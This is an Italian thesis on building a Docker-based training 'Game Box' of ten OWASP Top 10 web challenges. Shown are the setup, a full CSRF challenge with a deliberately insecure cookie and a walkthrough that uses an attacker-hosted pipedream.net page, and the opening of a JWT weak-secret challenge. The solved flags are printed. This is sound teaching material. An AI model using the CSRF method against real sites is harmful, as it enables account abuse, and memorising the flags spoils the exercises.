



UNIVERSITÀ DEGLI STUDI DI MILANO  
FACOLTÀ DI SCIENZE E TECNOLOGIE

Corso di Laurea triennale in Sicurezza dei Sistemi e delle Reti Informatiche  
Anno accademico 2021-2022

---

---

# Studio e analisi di una Game Box per training in ambito Web Security

---

---

**Candidato:** Christian Cioffi  
**Matricola:** 941721

**Relatore:** Prof. Andrea Lanzi

<b>1 Introduzione</b>	<b>1</b>
1.1 Inquadramento generale	1
1.2 Tecnologie utilizzate	1
1.3 Descrizione delle attività svolte	2
1.4 Argomenti affrontati nella tesi	2
<b>2 OWASP</b>	<b>3</b>
<b>3 Configurazione Game Box</b>	<b>5</b>
<b>4 Challenge</b>	<b>8</b>
4.1 Challenge 01: CSRF	8
4.1.1 Introduzione	8
4.1.2 Configurazione della sfida	9
4.1.3 Configurazione della vulnerabilità	10
4.1.4 Risoluzione della sfida	10
4.2 Challenge 02: JWT Weak Secret	13
4.2.1 Introduzione	13
4.2.2 Configurazione della sfida	14
4.2.3 Configurazione della vulnerabilità	15
4.2.4 Risoluzione della sfida	15
4.3 Challenge 03: Blind SQL Injection	18
4.3.1 Introduzione	18
4.3.2 Configurazione della sfida	19
4.3.3 Configurazione della vulnerabilità	19
4.3.4 Risoluzione della sfida	20
4.4 Challenge 04: HTTP Request Smuggling (TE.CL)	24
4.4.1 Introduzione	24

4.4.2	Configurazione della sfida	25
4.4.3	Configurazione della vulnerabilità	26
4.4.4	Risoluzione della sfida	26
4.5	Challenge 05: XXE Injection	30
4.5.1	Introduzione	30
4.5.2	Configurazione della sfida	31
4.5.3	Configurazione della vulnerabilità	31
4.5.4	Risoluzione della sfida	31
4.6	Challenge 06: XSS in SVG	34
4.6.1	Introduzione	34
4.6.2	Configurazione della sfida	35
4.6.3	Configurazione della vulnerabilità	35
4.6.4	Risoluzione della sfida	35
4.7	Challenge 07: Assumed-Immutable Cookie	37
4.7.1	Introduzione	37
4.7.2	Configurazione della sfida	38
4.7.3	Configurazione della vulnerabilità	38
4.7.4	Risoluzione della sfida	38
4.8	Challenge 08: RCE via PHP	39
4.8.1	Introduzione	39
4.8.2	Configurazione della sfida	41
4.8.3	Configurazione della vulnerabilità	41
4.8.4	Risoluzione della sfida	41
4.9	Challenge 09: Log Injection	45
4.9.1	Introduzione	45
4.9.2	Configurazione della sfida	45
4.9.3	Configurazione della vulnerabilità	46
4.9.4	Risoluzione della sfida	46
4.10	Challenge 10: SSRF	49
4.10.1	Introduzione	49
4.10.2	Configurazione della sfida	49
4.10.3	Configurazione della vulnerabilità	50
4.10.4	Risoluzione della sfida	50
<b>5</b>	<b>Varianti</b>	<b>55</b>
5.1	Varianti della prima sfida	55
5.2	Varianti della seconda sfida	56
5.3	Varianti della terza sfida	56
5.4	Varianti della quarta sfida	56

5.5 Varianti della quinta sfida . . . . .	57
5.6 Varianti della sesta sfida . . . . .	57
5.7 Varianti della settima sfida . . . . .	57
5.8 Varianti dell'ottava sfida . . . . .	57
5.9 Varianti della nona sfida . . . . .	58
5.10 Varianti della decima sfida . . . . .	58
<b>6 Conclusione</b>	<b>59</b>
<b>A Appendice</b>	<b>60</b>
A.1 Codici Challenge 01 . . . . .	60
A.2 Codici Challenge 02 . . . . .	61
A.3 Codici Challenge 03 . . . . .	62
A.4 Codici Challenge 04 . . . . .	65
A.5 Codici Challenge 05 . . . . .	67
A.6 Codici Challenge 06 . . . . .	70
A.7 Codici Challenge 07 . . . . .	72
A.8 Codici Challenge 08 . . . . .	73
A.9 Codici Challenge 09 . . . . .	75
A.10 Codici Challenge 10 . . . . .	77

## 1.1 Inquadramento generale

Il tirocinio è stato svolto da remoto presso l'Università degli Studi di Milano, sotto la guida del professore Andrea Lanzi. La proposta offerta inizialmente dal professore era quella di realizzare, nel corso dei tre mesi di lavoro, una Game Box composta da dieci sfide di sicurezza in ambito Web. Ciascuna di queste si sarebbe dovuta incentrare su una specifica vulnerabilità di una delle dieci categorie della Top 10 OWASP. Se ci fosse stato sufficiente tempo, si sarebbe dovuto anche definire un certo numero di varianti per ogni sfida e integrare alla Game Box un motore capace di assegnare ad utenti diversi varianti differenti. Gli obiettivi posti inizialmente erano i seguenti:

- creazione delle dieci sfide;
- isolamento delle dieci sfide;
- creazione di varianti e di un relativo motore di assegnamento (facoltativo).

All'inizio dello stage le nozioni in merito alla sicurezza web erano più ridotte rispetto a quelle possedute al termine di questa esperienza. Inoltre, non si possedeva conoscenza alcuna riguardo PHP, Python, Docker e, più in generale, l'isolamento delle applicazioni (*isolation*).

## 1.2 Tecnologie utilizzate

La Game Box è stata sviluppata all'interno di una macchina virtuale con sistema operativo Ubuntu. Nel corso del lavoro svolto sono stati utilizzati i software Apache HTTP Server (per la configurazione dei web server), MySQL (per la configurazione dei database), Docker e Docker Compose (per la configurazione degli ambienti isolati). I linguaggi di programmazione impiegati sono stati PHP (per la programmazione di pagine web dinamiche), Python (per exploit e script secondari) e Bash (anch'esso per script secondari). Linguaggi come HTML e CSS sono stati invece utili per impostare, rispettivamente, la struttura delle pagine web e il loro stile.

## 1.3 Descrizione delle attività svolte

Realizzare la singola sfida ha significato innanzitutto:

- informarsi circa la vulnerabilità coinvolta;
- risolvere sfide affini a quella da creare tramite competizioni "*Capture The Flag*" (CTF) o piattaforme apposite come *portswigger.net*;
- ragionare sulla logica applicativa dell'applicazione vulnerabile;
- individuare l'architettura dell'applicazione, definendo i server da impiegare (web server, database server, reverse proxy, ecc.);
- progettare l'introduzione della vulnerabilità;
- considerare l'esigenza di script ausiliari (garbage collection, simulazione di utenti admin, ecc.).

Solo dopo essersi focalizzati su tali aspetti si poteva procedere con l'implementazione concreta della sfida. In particolare è stato necessario:

- installare e configurare opportunamente i server da impiegare;
- installare e configurare il database (se presente);
- definire le pagine PHP e i fogli di stile CSS;
- definire eventuali script d'aiuto;
- configurare l'ambiente isolato nel quale inserire la sfida, impostando un'appropriata organizzazione di rete dei container.

## 1.4 Argomenti affrontati nella tesi

Nei prossimi capitoli verrà inizialmente esposta una breve discussione circa l'OWASP e la sua Top 10. Successivamente verrà descritta la struttura della Game Box, evidenziando prima la sua configurazione generale e riportando poi le dieci sfide create. Per ognuna di queste verrà posta particolare attenzione sull'attacco coinvolto dalla sfida, sulla configurazione di quest'ultima, sulla configurazione della vulnerabilità introdotta e sul procedimento di risoluzione. Infine verranno discusse, a livello prettamente teorico, le possibili varianti con cui ciascuna sfida potrebbe essere estesa.

L'Open Worldwide Application Security Project (OWASP) è una fondazione non profit che si occupa di definire linee guida, strumenti e metodologie al fine di migliorare la sicurezza del software. Tra i numerosi progetti open source sviluppati da questa organizzazione vi è la OWASP Top Ten, ovvero una classifica delle dieci vulnerabilità in ambito Web più critiche, pubblicata per la prima volta nel 2003 e aggiornata ogni tre o quattro anni, che ha lo scopo di sensibilizzare circa la sicurezza delle applicazioni. Essa viene considerata dagli sviluppatori di tutto il mondo come primo punto di riferimento per la realizzazione di software più sicuro. La Top Ten attuale ([1]), riferita all'anno 2021, è di seguito riportata.

**2021**  
**A01:2021-Broken Access Control**  
**A02:2021-Cryptographic Failures**  
**A03:2021-Injection**  
**A04:2021-Insecure Design**  
**A05:2021-Security Misconfiguration**  
**A06:2021-Vulnerable and Outdated Components**  
**A07:2021-Identification and Authentication Failures**  
**A08:2021-Software and Data Integrity Failures**  
**A09:2021-Security Logging and Monitoring Failures**  
**A10:2021-Server-Side Request Forgery (SSRF)**

Figure 2.1: OWASP Top Ten 2021

In particolare:

- la prima categoria, *Broken Access Control*, tratta di difettosi controlli degli accessi;
- la seconda categoria, *Cryptographic Failures*, riguarda tutti gli errori e fallimenti relativi all'uso della crittografia;
- la terza categoria, *Injection*, riguarda qualsiasi forma di iniezione di codice eseguibile (che sia lato client o lato server);
- la quarta categoria, *Insecure Design*, concerne tutte quelle vulnerabilità architetturali introdotte a livello di progettazione;

- la quinta categoria, *Security Misconfiguration*, è inerente a configurazioni di sicurezza errate o incomplete;
- la sesta categoria, *Vulnerable and Outdated Components*, interessa l'utilizzo di software datato, non aggiornato e contenente vulnerabilità note;
- la settima categoria, *Identification and Authentication Failures*, tratta di errati procedimenti di identificazione, autenticazione e gestione della sessione di comunicazione;
- l'ottava categoria, *Software and Data Integrity Failures*, comprende tutte quelle vulnerabilità relative a errati controlli sull'integrità dei dati;
- la nona categoria, *Security Logging and Monitoring Failures*, riguarda incorrette (o incomplete) modalità di gestione e aggiornamento dei file di log;
- la decima categoria, *Server-Side Request Forgery (SSRF)*, comprende tutte quelle vulnerabilità che permettono ad un attaccante di indurre un server ad effettuare richieste verso indirizzi da lui/lei controllabili.

La differenza tra le categorie "*Identification and Authentication Failures*" e "*Broken Access Control*" è che la prima riguarda identificazione e autenticazione, procedure che si occupano, rispettivamente, di attribuire un'identità ad un dato utente e di garantire che tale identità sia autentica (ovvero che l'utente sia effettivamente chi dice di essere), mentre la seconda concerne il controllo degli accessi, procedura che si occupa di autorizzare gli accessi alle risorse del sistema e impedire al singolo utente di evadere al di fuori dei propri permessi.



## Configurazione Game Box

La Game Box consiste in una cartella contenente tutte le sfide definite, a ciascuna delle quali è associata una directory che racchiude tutti i file di configurazione necessari ad attivare la sfida stessa. Alla base di questo progetto vi è l'utilizzo di Docker e Docker Compose. Docker è un software che permette di eseguire applicazioni intere in ambienti isolati noti come *container*. Docker Compose, invece, è uno strumento basato su Docker che semplifica l'avvio di applicazioni multi-container. Grazie a loro è possibile definire reti private virtuali all'interno delle quali i processi isolati ne rappresentano i singoli nodi comunicanti. Di base ogni sfida consta di un insieme di server situati nella medesima rete privata, ciascuno isolato nel proprio container. Le singole sfide risultano essere così indipendenti l'una dall'altra, senza la possibilità che vi siano conflitti tra di esse. Questo permette alla Game Box di essere intrinsecamente sicura.

Oltre alle sfide proposte vi è anche una pagina di presentazione che ha lo scopo di introdurle, permettere al singolo utente di accedervi e convalidare le eventuali flag trovate. Il web server che gestisce tale pagina è anch'esso isolato e situato in una propria sotto-rete virtuale, la cui configurazione è la seguente:




Figure 3.1: Configurazione

Il database server in figura preserva il database contenente le flag delle sfide. La pagina di presentazione è quella sotto illustrata.

Top 10 OWASP Challenges				
Titolo	Categoria	Convalidazione (Flag)		Difficoltà
CSRF	A01:2021 – Broken Access Control	<input type="text"/>	submit	2/5
JWT Weak Secret	A02:2021 – Cryptographic Failures	<input type="text"/>	submit	2/5
Blind SQL Injection	A03:2021 – Injection	<input type="text"/>	submit	4/5
HTTP Request Smuggling (TE.CL)	A04:2021 – Insecure Design	<input type="text"/>	submit	3/5
XXE Injection	A05:2021 – Security Misconfiguration	<input type="text"/>	submit	2/5
XSS in SVG	A06:2021 – Vulnerable and Outdated Components	<input type="text"/>	submit	3/5
Assumed-Immutable Cookies	A07:2021 – Identification and Authentication Failures	<input type="text"/>	submit	1/5
RCE via PHP	A08:2021 – Software and Data Integrity Failures	<input type="text"/>	submit	3/5
Log Injection	A09:2021 – Security Logging and Monitoring Failures	<input type="text"/>	submit	2/5
SSRF	A10:2021 – Server-Side Request Forgery (SSRF)	<input type="text"/>	submit	2/5

Figure 3.2: Schermata Principale

Di seguito sono riportati inoltre due tentativi di convalidazione di una flag.

Titolo	Categoria	Convalidazione (Flag)		Difficoltà
CSRF	A01:2021 – Broken Access Control	<input type="text" value="Th15_15_n0T_4_fl4Gt"/>	submit	2/5
JWT Weak Secret	A02:2021 – Cryptographic Failures	<input type="text"/>	submit	2/5
Blind SQL Injection	A03:2021 – Injection	<input type="text"/>	submit	4/5
HTTP Request Smuggling (TE.CL)	A04:2021 – Insecure Design	<input type="text"/>	submit	3/5
XXE Injection	A05:2021 – Security Misconfiguration	<input type="text"/>	submit	2/5
XSS in SVG	A06:2021 – Vulnerable and Outdated Components	<input type="text"/>	submit	3/5
Assumed-Immutable Cookies	A07:2021 – Identification and Authentication Failures	<input type="text"/>	submit	1/5
RCE via PHP	A08:2021 – Software and Data Integrity Failures	<input type="text"/>	submit	3/5
Log Injection	A09:2021 – Security Logging and Monitoring Failures	<input type="text"/>	submit	2/5
SSRF	A10:2021 – Server-Side Request Forgery (SSRF)	<input type="text"/>	submit	2/5

Figure 3.3: Inserimento flag sbagliata

Titolo	Categoria	Convalidazione (Flag)		Difficoltà
CSRF	A01:2021 – Broken Access Control	<input type="text" value="CSRF_4R3_D4ng3r0u5t"/>	submit	2/5
JWT Weak Secret	A02:2021 – Cryptographic Failures	<input type="text"/>	submit	2/5
Blind SQL Injection	A03:2021 – Injection	<input type="text"/>	submit	4/5
HTTP Request Smuggling (TE.CL)	A04:2021 – Insecure Design	<input type="text"/>	submit	3/5
XXE Injection	A05:2021 – Security Misconfiguration	<input type="text"/>	submit	2/5
XSS in SVG	A06:2021 – Vulnerable and Outdated Components	<input type="text"/>	submit	3/5
Assumed-Immutable Cookies	A07:2021 – Identification and Authentication Failures	<input type="text"/>	submit	1/5
RCE via PHP	A08:2021 – Software and Data Integrity Failures	<input type="text"/>	submit	3/5
Log Injection	A09:2021 – Security Logging and Monitoring Failures	<input type="text"/>	submit	2/5
SSRF	A10:2021 – Server-Side Request Forgery (SSRF)	<input type="text"/>	submit	2/5

Figure 3.4: Inserimento flag corretta

In ogni sfida è presente uno script Python in continua esecuzione che cancella tutti i dati presenti nel database da più di un'ora. In alcune è anche presente uno script Bash, anch'esso in continua esecuzione, che ha invece la funzione di eliminare tutti i file caricati tramite upload e presenti sul server da più di un'ora. L'indirizzo IP attraverso cui connettersi ai server pubblici è quello associato alla scheda di rete della macchina ospitante, ovvero su cui la Game Box è installata. Per quanto riguarda le porte di ascolto il discorso si fa più articolato.




Figure 3.5: Mappatura delle porte tra Host e Container

Ogni container ha le proprie porte di rete, allo stesso modo di una tradizionale macchina (virtuale o fisica che sia). Queste sono dette di tipo Container e possono essere raggiunte esclusivamente dall'interno della rete privata di cui fanno parte. Perciò, un web server isolato in ascolto sulla porta 80 non potrebbe essere contattato da nessun client esterno alla sua sotto-rete.

Per risolvere questa problematica si ricorre ad una mappatura tra porte di tipo Host e porte di tipo Container. Si ha quello che si definisce *Port mapping*. Le porte di tipo Host sono le porte della macchina ospitante. Avere una mappatura tra una specifica porta Host e una specifica porta Container significa che l'intero traffico di rete in uscita dalla porta di tipo Container verrà fatto uscire dalla porta di tipo Host, mentre l'intero traffico in entrata nella porta di tipo Host verrà fatto confluire nella porta di tipo Container. Se si considerasse il web server dell'esempio precedente e si mappasse la sua porta 80 alla porta Host 8089, un ipotetico client potrebbe connettersi al server attraverso quest'ultima, la quale fungerebbe da tramite tra la porta 80 del server e quella utilizzata dal client (come si nota in figura [3.5](#)).

Nella descrizione di ciascuna sfida saranno pertanto riportate le porte utilizzate da ogni server coinvolto, specificandone il tipo (Host o Container).

Per interfacciarsi con i server delle sfide è infine necessario avere a disposizione le traduzioni DNS dei loro nomi di dominio.

192.168.174.131	home.gamebox
192.168.174.131	challenge01.gamebox
192.168.174.131	challenge02.gamebox
192.168.174.131	challenge03.gamebox
192.168.174.131	challenge04.gamebox
192.168.174.131	challenge05.gamebox
192.168.174.131	challenge06.gamebox
192.168.174.131	challenge07.gamebox
192.168.174.131	challenge08.gamebox
192.168.174.131	challenge09.gamebox
192.168.174.131	challenge10.gamebox

Figure 3.6: Traduzioni DNS

## 4.1 Challenge 01: CSRF

### 4.1.1 Introduzione

Il Cross-Site Request Forgery (o CSRF) è un attacco che consiste nell'indurre l'utente vittima ad inviare, in maniera inconsapevole, una richiesta verso una data applicazione web presso cui lo stesso risulta essere già autenticato. La richiesta normalmente è di natura malevola, ovvero a vantaggio dell'attaccante e a svantaggio della vittima.

Di base i browser (eccetto quando impostati con configurazioni particolari) immettono automaticamente i cookie all'interno delle richieste per cui questi risultano essere idonei. Se ad esempio un cookie *A* fosse valido per un dominio *B* e il percorso */a/b/c*, ogni richiesta HTTP (o HTTPS) a *B* il cui URL contiene il percorso */a/b/c* avrà al suo interno *A*. Esistono diversi parametri con cui è possibile configurare l'utilizzo che un browser può fare di un determinato cookie. Ad esempio il parametro *Secure* impone di incorporare un cookie solo in richieste HTTPS e non HTTP.

Se i cookie non venissero impostati correttamente da un server, essi potrebbero essere gestiti dal browser in maniera indesiderata. Un parametro da configurare con attenzione è *SameSite*. Esso può assumere tre valori:

- *Strict*: il cookie non può essere incorporato in alcuna richiesta inter-sito, ma solo in richieste intra-sito.
- *Lax*: il cookie può essere incorporato in una richiesta inter-sito, ma solo se il metodo è sicuro (GET o HEAD ad esempio, ma non POST) e la richiesta comporta la navigazione dell'utente sul sito verso cui è indirizzata;
- *None*: il cookie può essere incorporato in qualsiasi richiesta, a prescindere dal contesto di provenienza;

Con "sito" si intende l'insieme di pagine web situate all'interno di un medesimo dominio. Una richiesta inter-sito è una richiesta effettuata a partire da un sito *A* verso un sito *B*. Dal punto di vista di *B* si dice che *A* è un contesto di terze parti. Una richiesta intra-sito è una richiesta effettuata a partire da un dato sito verso il sito stesso. Un sito è, per se stesso, un contesto di prime parti.

Se il parametro *SameSite* non venisse configurato opportunamente, un cookie potrebbe essere inserito all'interno di una richiesta proveniente da una pagina web malevola visitata dall'utente vittima, permettendo attacchi di

tipo CSRF. Se inoltre l'applicazione non presentasse mitigazioni contro tale tipo di attacco (ad esempio CSRF Token), questo risulterà abbastanza immediato da eseguire. E' il caso della suddetta challenge.

Per forgiare una richiesta è sufficiente la conoscenza di HyperText Markup Language (HTML) e JavaScript (JS), costruendo di fatto una semplice pagina web strutturata appositamente per l'attacco.

Le fasi di un CSRF sono le seguenti:

- L'utente vittima effettua il login presso un sito web vulnerabile a CSRF;
- L'attaccante forgia una richiesta malevola e la incorpora all'interno di una pagina web;
- L'attaccante induce la vittima a visitare la pagina;
- L'utente vittima visita la pagina web e provoca l'invio della richiesta forgiata, al quale il browser annetterà automaticamente tutti i cookie dell'utente che risultano essere validi;
- La richiesta viene ricevuta ed elaborata con successo dal server, inducendo ad un guadagno dell'attaccante.

L'invio della richiesta malevola può avvenire automaticamente, tramite form automatici o codice JavaScript, oppure manualmente, se la vittima, tratta in inganno, clicca su un link che la genera (link fasullo).

Data la Top 10 OWASP, vulnerabilità che permettono attacchi di tipo CSRF ricadono nella categoria Broken Access Control.

#### 4.1.2 Configurazione della sfida

Questa sfida è costituita da un web server Apache, un MySQL database server e un processo generato dalla continua esecuzione di uno script Python che simula l'utente *admin* (si veda la figura 4.1). L'unico host pubblico è il web server. Quest'ultimo, in ascolto sulla porta Container 8081, mappata sulla porta Host 8081, è situato in due sotto-reti private: una di cui fa parte il database server e una di cui fa parte il processo generato dallo script. Nella prima, il database server è in ascolto sulla porta di tipo Container 3306, mentre nella seconda lo script Python si limita a connettersi di continuo al web server come se fosse un client qualsiasi.




Figure 4.1: Configurazione della prima sfida

### 4.1.3 Configurazione della vulnerabilità

La vulnerabilità che permette il CSRF risiede principalmente nel codice PHP della pagina *profile.php*, riportato in appendice nel listato [1](#). Il server non impiega alcun controllo per verificare se la richiesta dell'*admin* sia stata forgiata e inviata involontariamente. A questo bisogna aggiungere anche una configurazione poco sicura dei cookie, con il parametro *SameSite* impostato a "None". Tale impostazione non impone vincoli all'utilizzo del cookie di sessione, il quale può essere incorporato in qualsiasi richiesta per cui risulta essere idoneo a prescindere dal contesto di provenienza. La presenza di "SameSite=None" impone che il parametro *Secure* sia abilitato. Per questa ragione questa sfida fa uso di HTTPS.

Per quanto riguarda lo script Python, esso, facendo uso della libreria *Selenium*, si occupa di simulare l'accesso dell'*admin* al sito tramite Google Chrome (versione *headless*). Ad ogni esecuzione viene effettuato il login, vengono cliccati i link riportati dagli utenti (tramite una pagina a cui solo l'*admin* può accedere, *admin.php*) e poi viene eseguito il logout.

### 4.1.4 Risoluzione della sfida

Nella prima sfida l'obiettivo dell'attaccante è quello di effettuare un CSRF che permetta di ottenere il privilegio di conoscere la flag, a cui solo gli utenti autorizzati dall'*admin* possono accedere.



L'admin è l'unico che può assegnare il privilegio di conoscere la flag. Trova il modo di ottenerla.

**Login**

Username:

Password:

[Registrazione](#)

Figure 4.2: Schermata iniziale

Una volta effettuato il login (a seguito della registrazione), l'utente verrà reindirizzato alla pagina *profile.php*.



Figure 4.3: Schermata di *profile.php*

Accedendo alla pagina *flag.php* un utente senza privilegio non riuscirà ad avere accesso alla flag.



Figure 4.4: Accesso a *flag.php* senza privilegio

Nella pagina in figura [4.3](#) vi è un pannello di controllo che permette di comprendere come l'*admin* riesca a rendere privilegiato un dato utente. Il tasto di invio è disabilitato, ma tramite l'ispezione della pagina sarà possibile modificare il codice HTML e superare tale limite. Se un utente provasse ad inviare una richiesta, questa non verrà soddisfatta poiché non sarà l'*admin* ad averla inviata.




Figure 4.5: Fallimento della richiesta

Analizzando la richiesta di metodo POST generata dal form sarà possibile osservare i parametri presenti al suo interno.




Figure 4.6: Parametri della richiesta

Analizzando invece il cookie utilizzato sarà possibile visualizzarne i parametri di configurazione.

Nome	X Intestazioni Payload Anteprima Risposta Iniziatore Tempistiche Cookie										
profile.php											
Cookie di richiesta <input type="checkbox"/> mostra cookie richieste con filtri											
Nome	Valore	Domain	Path	Expire...	Di...	Http...	Secure	SameSi...	SameP...	Partiti...	Priority
PHPSESSID	0lc7hlan8rvtci3checkj87pk	challenge01...	/	Sessio...	35	✓	✓	None			Medium

Figure 4.7: Configurazione del cookie di sessione

Vi è "*SameSite: None*". Questo vuol dire che, almeno per quanto riguarda la configurazione dei cookie, non vi sono protezioni contro attacchi di tipo CSRF.

All'interno del form non è nemmeno presente un CSRF-Token nascosto.

```
<form action="" method="POST">
  <label for="username">Username:</label><br>
  <input type="text" id="username" name="username" autocomplete="off"><br>
  <input type="radio" id="action1" name="action" value="in">
  <label for="action1">Accetta</label><br>
  <input type="radio" id="action2" name="action" value="out">
  <label for="action2">Espelli</label><br><br>
  <input type="submit" value="Submit" disabled>
</form>
```

Figure 4.8: Codice HTML del form

Pertanto si potrà presupporre non ci siano contromisure ad attacchi CSRF e il server si potrà reputare vulnerabile.

L'attaccante, a questo punto, può tentare l'attacco. Prima di tutto deve creare una pagina web malevola erogabile tramite un server sotto il proprio controllo. Il servizio *pipedream.com* permette di gestire server situati sotto specifici sotto-domini. Tale servizio non solo registra ogni richiesta ricevuta, ma permette anche di personalizzare le risposte restituite. Si consideri per esempio il web server al dominio `eodba9dte5suj11.m.pipedream.net`. L'attaccante potrebbe configurarlo in modo tale che restituisca la pagina web riportata in appendice nel listato [2](#). Essa comprende un form, contenente i parametri nascosti `username=nome_utente` e `action=in`, e uno script JS, che invia in automatico il form effettuando una richiesta POST a `profile.php` con i parametri definiti. Se l'*admin*, autenticato al server della challenge, cliccasse sul link riferito all'URL "`https://eodba9dte5suj11.m.pipedream.net`", la pagina verrà ricevuta, lo script all'interno eseguito e la richiesta forgiata inviata. Siccome il cookie creato dal server è configurato per essere usato solo con HTTPS (per via del parametro *Secure*), senza restrizioni sul percorso di validità (il parametro *Path* è impostato a `/`, ovvero directory *root*) e con "*SameSite=None*", esso verrà inserito automaticamente nella richiesta, autenticandola. Proprio per questo motivo il server elaborerà la richiesta di assegnamento del privilegio con successo. L'attaccante dovrà quindi fare in modo che il link malevolo venga cliccato dall'utente *admin*. Per fare ciò si potrà ricorrere ad un'altra pagina presente all'interno del sito, `bugreport.php`.



**Hai individuato un bug? Segnalalo!**

L'admin valuterà la segnalazione. Se il bug si rivela essere pericoloso, verrai contattato e ricompensato!

**Bug Report**

Mail:

URL:

Figure 4.9: Schermata di segnalazione bug

L'attaccante potrebbe pensare che qualsiasi link inviato tramite il form venga cliccato per controllare che ci sia effettivamente il bug segnalato all'URL specificato. Si potrebbe anche pensare che l'*admin*, poco conscio dei rischi legati alla sicurezza, non controlli che un link si riferisca allo stesso dominio della sfida, cliccandoci ugualmente. Queste considerazioni si riveleranno vere.

**Bug Report**

Mail:

URL:

Bug riportato!

Figure 4.10: Invio del link malevolo

Inviato l'URL, l'*admin* farà il resto. Infatti, se si aspetterà qualche secondo (o minuto), la flag verrà mostrata in *flag.php*.

**Flag: CSRF\_4R3\_D4ng3r0u5!**

Figure 4.11: Flag

## 4.2 Challenge 02: JWT Weak Secret

### 4.2.1 Introduzione

Il JavaScript Object Notation Web Token (o JSON Web Token) è uno standard che definisce una metodologia per scambiare in modo sicuro dati in formato JSON. L'oggetto che contiene tali dati è detto token (o anche JSON Web Token) e può essere impiegato, sotto forma di cookie, per memorizzare informazioni di sessione che client e server necessitano di scambiarsi. La sua integrità e autenticità sono preservate dalla presenza di

una firma al suo interno, creata dal server a partire da una chiave segreta. In questo modo anche se un utente malevolo volesse modificarlo, non può perché, non conoscendo la chiave segreta, non riuscirebbe a modificare la firma adeguatamente. Il server infatti, ogni volta che riceve un token da un client, controlla la firma per verificarne l'autenticità e integrità. Se la firma non è valida, in quanto non sincronizzata con il resto del token, quest'ultimo verrà considerato invalido e rifiutato. La sua sicurezza dipende quindi esclusivamente dalla firma.




Figure 4.12: Struttura di un JSON Web Token

Il JSON Web Token è solitamente rappresentato da una stringa costituita da tre campi separati da un punto e codificati in base64: header, payload e signature (firma). Header e payload sono in formato JSON, mentre la firma no. L'header contiene informazioni relative al token stesso, quindi metadati, tra cui tipo (JWT in questo caso) e algoritmo utilizzato per la firma. Nel payload sono presenti i dati veri e propri, quindi data di scadenza del token, nome utente e informazioni di altro tipo. Nel campo di signature vi è la firma costruita a partire dai due campi precedenti e dalla chiave specifica per l'algoritmo impiegato (HMACSHA256 nel caso di questa challenge).

Data la Top 10 OWASP, l'utilizzo di chiavi crittografiche deboli, a prescindere dallo specifico contesto, ricade nella categoria Cryptographic Failures.

#### 4.2.2 Configurazione della sfida

Questa sfida è costituita da un web server Apache ed un MySQL database server (si veda la figura [4.13](#)). Essi sono situati nella medesima sotto-rete virtuale, il primo in ascolto sulla porta Container 80, mappata sulla porta Host 8082, mentre il secondo in ascolto sulla porta Container 3306. L'unico host disponibile pubblicamente è il web server.

